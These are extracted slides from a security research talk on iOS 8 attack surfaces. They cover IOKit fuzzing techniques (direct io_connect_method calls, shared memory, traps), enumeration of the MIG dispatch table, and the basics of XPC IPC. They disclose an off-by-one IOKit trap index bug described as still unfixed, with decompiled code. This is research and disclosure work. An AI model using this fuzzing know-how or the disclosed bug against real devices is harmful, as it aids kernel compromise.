

Review and Exploit Neglected Attack Surface in iOS 8

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- ❖ iOS Security Background
- ❖ Review of Attack Surfaces
- ❖ Fuzz More IOKit and MIG System
- ❖ Exploit Userland XPC Services
- ❖ Conclusion

iOS Security Background

- ❖ Sandbox
- ❖ Code Sign
- ❖ Exploit Mitigation
- ❖ Data Protection
- ❖ Even hypervisor ... ?

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Userland Local Attack Surface


- ❖ USB cable
 - ❖ File access interface
 - ❖ Backup / Restore interface
 - ❖ APP management interface
 - ❖ Developer interface
- ❖ Installed app
 - ❖ Jekyll App (USENIX Security 2013)
 - ❖ Masque Attacks (FireEye Research)

Userland Remote Attack Surface

- ❖ Any network connection could be an attack surface
 - ❖ Mobile Safari
 - ❖ JailbreakMe
 - ❖ Mobile Pwn2Own
 - ❖ Messenger
 - ❖ CVE-2009-2204, SMS vulnerability, Charlie Miller
 - ❖ CVE-2015-1157, crafted Unicode text reboot bug
- ❖ System network daemons
 - ❖ CVE-2015-1118, crafted configuration profile reboot bug


Kernel Attack Surface

- ❖ Any communication channel between the user space and the kernel is an attack surface



Kernel Attack Surface

❖ Take a further look



Kernel Attack Surface

- ❖ File System

- ❖ HFS legacy volume name stack buffer overflow

- ❖ JailbreakMe 3 for iOS 4.2.x

- ❖ HFS heap overflow

- ❖ Corona for iOS 5.0

Kernel Attack Surface

- ❖ POSIX System Calls
 - ❖ posix_spawn improperly checks file action data
 - ❖ p0sixspwn for iOS 6.1.3

Kernel Attack Surface

- ❖ `ioctl`

- ❖ Packet Filter Kernel Exploit

- ❖ `DIOCADDDRULE` `ioctl` handler improper initialization

- ❖ Decrement value of any kernel address

- ❖ `limerain/greenpoison` for iOS 4.1

Kernel Attack Surface

- ❖ `/dev/*`
- ❖ `ptmx_get_ioctl` out-of-bounds memory access
 - ❖ No bounds check of minor number of `ptmx` device
 - ❖ `evasi0n7` for iOS 7.0.x

Kernel Attack Surface

- ❖ IOKit - too many 0.0
 - ❖ IOSurface
 - ❖ IOMobileFrameBuffer
 - ❖ IOUSBDeviceFamily
 - ❖ IOSharedDataQueue
 - ❖ IOHIDFamily
 - ❖ ...

This Talk

- ❖ Kernel Space

- ❖ Improve IOKit Fuzzing

- ❖ More IOKit

- ❖ MIG System

- ❖ User Space

- ❖ XPC fuzzing

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iOS Kernel Fuzzing

- ❖ IOKit is the best target for kernel fuzzing
- ❖ Most IOKit fuzzers focus on IOConnectCallMethod
 - ❖ IOUserClient::externalMethod
 - ❖ IOUserClient::getTargetAndMethodForIndex

Improve IOKit Fuzzing

- ❖ IOConnectCallMethod -> io_connect_method
 - ❖ io_connect_method calls mach_msg to trap into the kernel
 - ❖ IOConnectCallMethod is just a wrapper
 - ❖ BUT affects how the kernel deals with the input/output structures
 - ❖ Size > 4096 - Uses IOMemoryDescriptor to map the memory
 - ❖ Size <= 4096 - Directly calls copyin/copyout to access the memory

Improve IOKit Fuzzing

- ❖ Directly call `io_connect_method` rather than `IOConnectCallMethod`
 - ❖ Be able to bypass the size restriction
 - ❖ May fuzz more parts of IOKit
- ❖ Example - CVE-2014-4487
 - ❖ The vulnerable code is for overly large output structures
 - ❖ But it can be triggered by very small output structures by calling `io_connect_method` directly

Improve IOKit Fuzzing

- ❖ DO NOT forget info leak bugs
 - ❖ Check possible kernel space addresses in all outputs during fuzzing

More IOKit Fuzzing

- ❖ Shared Memory
- ❖ Traps

Shared Memory of IOKit

- ❖ IOKit can share data directly with user space apps
 - ❖ Assume user space apps know the structure of data
- ❖ User space apps just need to call IOConnectMapMemory after successfully calling IOServiceOpen
- ❖ memoryType may be meaningful for IOKit extensions

```
kern_return_t
IOConnectMapMemory(
    io_connect_t      connect,
    uint32_t          memoryType,
    task_port_t       intoTask,
    vm_address_t       *atAddress,
    vm_size_t          *ofSize,
    IOOptionBits       options )
```


Shared Memory of IOKit

- ❖ How the kernel handles it
 - ❖ Override IOUserClient::clientMemoryForType function
 - ❖ Return an IOMemoryDescriptor object

Example code

```
IOReturn IOHIDEventServiceUserClient::clientMemoryForType(
    UInt32 type,
    IOOptionBits * options,
    IOMemoryDescriptor ** memory )
{
    IOReturn ret = kIOReturnNoMemory;

    if ( _queue ) {
        IOMemoryDescriptor * memoryToShare = _queue->getMemoryDescriptor();

        if (memoryToShare)
        {
            memoryToShare->retain();
            ret = kIOReturnSuccess;
        }
        *options = 0;
        *memory = memoryToShare;
    }

    return ret;
}
```


Shared Memory of IOKit

- ❖ Improve fuzzing

- ❖ Try to open shared memory of IOKit
- ❖ Randomly fill the shared memory while fuzzing `io_connect_method`

- ❖ Example

- ❖ CVE-2014-4418 - IODataQueue
 - ❖ CVE-2014-4388 - IODataQueue
 - ❖ CVE-2014-4461 - IOSharedDataQueue
- ❖ The kernel should not trust shared memory data that could be modified by user space apps

IOKit Traps

- ❖ User space function
 - ❖ IOConnectTrap[0-6] -> iokit_user_client_trap
- ❖ Input
 - ❖ index - function selector
 - ❖ p1~p6 - six input parameters

IOKit Traps

- ❖ How the kernel handles it
 - ❖ Get the IOExternalTrap structure from index
 - ❖ Directly call the function pointer in IOExternalTrap - no more checks

```
kern_return_t iokit_user_client_trap(struct iokit_user_client_trap_args *args)
{
    kern_return_t result = kIOReturnBadArgument;
    IOUserClient *userClient;

    if ((userClient = OSDynamicCast(IOUserClient,
        iokit_lookup_connect_ref_current_task((OSObject *) (args->userClientRef)))) {
        IOExternalTrap *trap;
        IOService *target = NULL;

        trap = userClient->getTargetAndTrapForIndex(&target, args->index);

        if (trap && target) {
            IOTrap func;

            func = trap->func;

            if (func) {
                result = (target->*func)(args->p1, args->p2, args->p3, args->p4, args->p5, args->p6);
            }
        }

        userClient->release();
    }

    return result;
}
```


IOKit Traps

- ❖ IOKit extensions may override two functions
 - ❖ `getTargetAndTrapForIndex` <- most likely to override this
 - ❖ `getExternalTrapForIndex`

```
IOExternalTrap * IOUserClient::  
getExternalTrapForIndex(UInt32 index)  
{  
    return NULL;  
}  
  
IOExternalTrap * IOUserClient::  
getTargetAndTrapForIndex(IOService ** targetP, UInt32 index)  
{  
    IOExternalTrap *trap = getExternalTrapForIndex(index);  
  
    if (trap) {  
        *targetP = trap->object;  
    }  
  
    return trap;  
}
```


IOKit Traps

- ❖ Fuzzing

- ❖ Locate overridden functions -> determine the range of index

- ❖ Tips

- ❖ The IOExternalTrap definition is different from XNU source

```
struct IOExternalTrap {  
    IOService * object;  
    IOTrap      func; // if flag=0, func is real function pointer  
    int         flag; // if flag=1, real function=*(IOTrap*)(vtable+func)  
};
```


MIG System

- ❖ Lots of API finally call mach_msg to trap into kernel
 - ❖ mach_vm_* / mach_port_* / io_connect_* / ...
 - ❖ IDA of io_service_close
 - ❖ mach_msg_header_t.msgh_id

```
typedef struct
{
    mach_msg_bits_t    msgh_bits;
    mach_msg_size_t    msgh_size;
    mach_port_t        msgh_remote_port;
    mach_port_t        msgh_local_port;
    mach_port_name_t    msgh_voucher_port;
    mach_msg_id_t       msgh_id;
} mach_msg_header_t;
```

```
mach_msg_return_t __fastcall io_service_close(mach_port_t a1)
{
    mach_msg_return_t v1; // r4@1
    mach_msg_header_t msg; // [sp+Ch] [bp-30h]@1
    int v4; // [sp+2Ch] [bp-10h]@10

    msg.msgh_bits = 5395;
    msg.msgh_remote_port = a1;
    msg.msgh_local_port = mig_get_reply_port();
    msg.msgh_id = 2816;
    v1 = mach_msg(&msg, 3, 0x18u, 0x2Cu, msg.msgh_local_port, 0, 0);
    if ( (unsigned int)(v1 - 0x10000002) < 2 )
    {
        LABEL_6:
        mig_put_reply_port(msg.msgh_local_port);
        return v1;
    }
}
```


MIG System

- ❖ How the kernel handles it
- ❖ ipc_kobject_server finds mig_hash_t structure in mig_buckets according to msgh_id

```
/*  
 * Find out corresponding mig_hash entry if any  
 */  
{  
    register int key = request->ikm_header->msgh_id;  
    register int i = MIG_HASH(key);  
    register int max_iter = mig_table_max_displ;  
  
    do  
        ptr = &mig_buckets[i++ % MAX_MIG_ENTRIES];  
    while (key != ptr->num && ptr->num && --max_iter);
```

- ❖ Call mig_hash_t.routine

```
if (ptr) {  
    (*ptr->routine)(request->ikm_header, reply->ikm_header);  
    kernel_task->messages_received++;  
}
```


MIG System

- ❖ Locate mig_buckets to know all valid msgh_id
- ❖ mig_init function initializes mig_buckets
- ❖ mig_e stores all subsystem definitions

```
for (i = 0; i < n; i++) {
    range = mig_e[i]->end - mig_e[i]->start;
    if (!mig_e[i]->start || range < 0)
        panic("the msgh_ids in mig_e[] aren't valid!");
    mig_reply_size = max(mig_reply_size, mig_e[i]->maxsize);

    for (j = 0; j < range; j++) {
        if (mig_e[i]->routine[j].stub_routine) {
            /* Only put real entries in the table */
            nentry = j + mig_e[i]->start;
            for (pos = MIG_HASH(nentry) % MAX_MIG_ENTRIES, howmany = 1;
                mig_buckets[pos].num;
                pos++, pos = pos % MAX_MIG_ENTRIES, howmany++) {
                if (mig_buckets[pos].num == nentry) {
                    printf("message id = %d\n", nentry);
                    panic("multiple entries with the same msgh_id");
                }
                if (howmany == MAX_MIG_ENTRIES)
                    panic("the mig dispatch table is too small");
            }

            mig_buckets[pos].num = nentry;
            mig_buckets[pos].routine = mig_e[i]->routine[j].stub_routine;
            if (mig_e[i]->routine[j].max_reply_msg)
                mig_buckets[pos].size = mig_e[i]->routine[j].max_reply_msg;
            else
                mig_buckets[pos].size = mig_e[i]->maxsize;
        }
    }
}
```


MIG System

❖ mig_e in XNU source

```
const struct mig_subsystem *mig_e[] = {
    (const struct mig_subsystem *)&mach_vm_subsystem,
    (const struct mig_subsystem *)&mach_port_subsystem,
    (const struct mig_subsystem *)&mach_host_subsystem,
    (const struct mig_subsystem *)&host_priv_subsystem,
    (const struct mig_subsystem *)&host_security_subsystem,
    (const struct mig_subsystem *)&clock_subsystem,
    (const struct mig_subsystem *)&clock_priv_subsystem,
    (const struct mig_subsystem *)&processor_subsystem,
    (const struct mig_subsystem *)&processor_set_subsystem,
    (const struct mig_subsystem *)&is_iokit_subsystem,
    (const struct mig_subsystem *)&memory_object_name_subsystem,
    (const struct mig_subsystem *)&lock_set_subsystem,
    (const struct mig_subsystem *)&task_subsystem,
    (const struct mig_subsystem *)&thread_act_subsystem,
#ifdef VM32_SUPPORT
    (const struct mig_subsystem *)&vm32_map_subsystem,
#endif
    (const struct mig_subsystem *)&UNDRetry_subsystem,
    (const struct mig_subsystem *)&default_pager_object_subsystem,

#ifdef XK_PROXY
    (const struct mig_subsystem *)&do_uproxy_xk_uproxy_subsystem,
#endif /* XK_PROXY */
#ifdef MACH_MACHINE_ROUTINES
    (const struct mig_subsystem *)&MACHINE_SUBSYSTEM,
#endif /* MACH_MACHINE_ROUTINES */
}
```


MIG System

- ❖ mig_e in IDA
- ❖ Get all useful information

```
_mig_e          DCD _mach_vm_subsystem
                DCD _mach_port_subsystem
                DCD _mach_host_subsystem
                DCD off_80393B1C
                DCD off_80393DA0
                DCD off_80393A7C
                DCD off_80393AD8
                DCD off_80394788
                DCD off_8039482C
                DCD off_803953E8
                DCD off_80393DE4
                DCD off_80394930
                DCD off_80394D34
                DCD off_80394FE8
                DCD off_80393150
                DCD off_80393034
                DCD off_803946B8
                DCD off_80394744
```

```
_mach_vm_subsystem DCD sub_80051678+1

min routine number DCD 0x12C0
max routine number DCD 0x12D4
max reply msg size DCD 0x1024
                  DCD 0
                  DCD 0
routine_descriptor DCD sub_80052C98+1
                  DCD 5  argc
                  DCD 0
                  DCD 0
                  DCD 0x2C max_reply_msg
                  DCD 0
                  DCD sub_80052B54+1
                  DCD 5
                  DCD 0
                  DCD 0
                  DCD 0x24
                  DCD 0
                  DCD sub_80052A60+1
                  DCD 7
                  DCD 0
                  DCD 0
                  DCD 0x24
                  DCD 0
```


MIG System

- ❖ Idea of fuzzing MIG system
 - ❖ Roughly fuzzing all functions
 - ❖ Accurately fuzzing each function
 - ❖ Need to analyze the structure inside the message

IOKit Traps 0day

- ❖ IOStreamUserClient::getTargetAndTrapForIndex
 - ❖ Restrict index ≤ 2 but only two IOExternalTrap elements in array!
 - ❖ This code is just ... UNBELIEVABLE 0.0
- ❖ Still unfixed in iOS 8.4.1

```
int *__fastcall IOStreamUserClient__getTargetAndTrapForIndex
{
    int *result; // r0@2

    if ( a3 <= 2 )
    {
        *a2 = a1;
        result = &dword_80C0AFE8[3 * a3];
    }
    else
    {
        result = 0;
    }
    return result;
}
```


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80C0AFE8 00 00 00 00 dword_80C0AFE8 DCD 0
80C0AFE8
80C0AFEC AC 03 00 00 DCD 0x3AC
80C0AFF0 01 00 00 00 DCD 1
80C0AFF4 00 00 00 00 DCD 0
80C0AFF8 B0 03 00 00 DCD 0x3B0
80C0AFFC 01 00 00 00 DCD 1
80C0AFFC ; com.apple.iokit.IOStreamFa
80C0AFFC
bol_ptr:80C0B000 ; =====
bol_ptr:80C0B000
bol_ptr:80C0B000 ; Segment type: Regu
bol_ptr:80C0B000 AREA
bol_ptr:80C0B000 ; OR
bol_ptr:80C0B000 ED 4A 2C 80 off_80C0B000 DCD
bol_ptr:80C0B000
bol_ptr:80C0B000
bol_ptr:80C0B004 59 4B 2C 80 off_80C0B004 DCD
```


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IPC on iOS/OS X

- ❖ iOS and Mac OS X provide a large number of IPC mechanisms



- ❖ Two of most commonly used ways: Mach Message and XPC

Previous Work on Mach Message

- ❖ Mach messages are the fundamental of IPCs
 - ❖ Through mach trap *mach_msg_overwrite_trap*
- ❖ Mining Mach Services within OS X Sandbox. Meder Kydryraliev, 2013
- ❖ Hacking at Mach2. Dai Zovi, 2011
- ❖ Hacking at Mach Speed. Dai Zovi, 2011

XPC

- ❖ Introduced in OS X 10.7 Lion and iOS 5 in 2011
- ❖ Built on Mach messages, and simplified the low level details of IPC
 - ❖ Simple interface to look up services by name
 - ❖ Simple to send and receive asynchronous messages
 - ❖ Strongly-typed messages

XPC Services on iOS (Server)

```
xpc_connection_t listener = xpc_connection_create_mach_service("com.apple.xpc.example",  
                                                                NULL,  
                                                                XPC_CONNECTION_MACH_SERVICE_LISTENER);  
xpc_connection_set_event_handler(listener, ^(xpc_object_t peer) {  
    // Connection dispatch  
    xpc_connection_set_event_handler(peer, ^(xpc_object_t event) {  
        // Message dispatch  
        xpc_type_t type = xpc_get_type(event);  
        if (type == XPC_TYPE_DICTIONARY){  
            //Message handler  
        }  
    });  
    xpc_connection_resume(peer);  
});  
xpc_connection_resume(listener);
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Use `xpc_connection_create_mach_service()` to setup
a named system service on iOS

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The name of the service (reserved in MachServices of system plist files)

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```

XPC_CONNECTION_MACH_SERVICE_LISTENER indicates a server

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        }  
    });  
    xpc_connection_resume(peer);  
});  
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```

`xpc_connection_set_event_handler` is called again to specify the message handlers

XPC Services on iOS (Server)

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        }  
    });  
    xpc_connection_resume(peer);  
});  
xpc_connection_resume(listener);
```

Parse the XPC dictionary and handle the data

XPC Services on iOS (Client)

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",  
                                                             NULL,  
                                                             0);  
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {  
    //connection err handler  
});  
xpc_connection_resume(client);  
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);  
xpc_dictionary_set_double(message, "value1", 1.0);  
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```


XPC Services on iOS (Client)

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0 indicates a client

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xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```

Create an XPC dictionary

XPC Services on iOS (Client)

```
xpc_connection_t client = xpc_connection_create_mach_service("com.apple.xpc.example",  
                                                             NULL,  
                                                             0);  
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {  
    //connection err handler  
});  
xpc_connection_resume(client);  
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);  
xpc_dictionary_set_double(message, "value1", 1.0);  
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```


Insert a double value in message

XPC Services on iOS (Client)


```
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                                                             NULL,  
                                                             0);  
xpc_connection_set_event_handler(client, ^(xpc_object_t event) {  
    //connection err handler  
});  
xpc_connection_resume(client);  
xpc_object_t message = xpc_dictionary_create(NULL, NULL, 0);  
xpc_dictionary_set_double(message, "value1", 1.0);  
xpc_object_t reply = xpc_connection_send_message_with_reply_sync(client, message);
```

Send the message to the server and get a reply

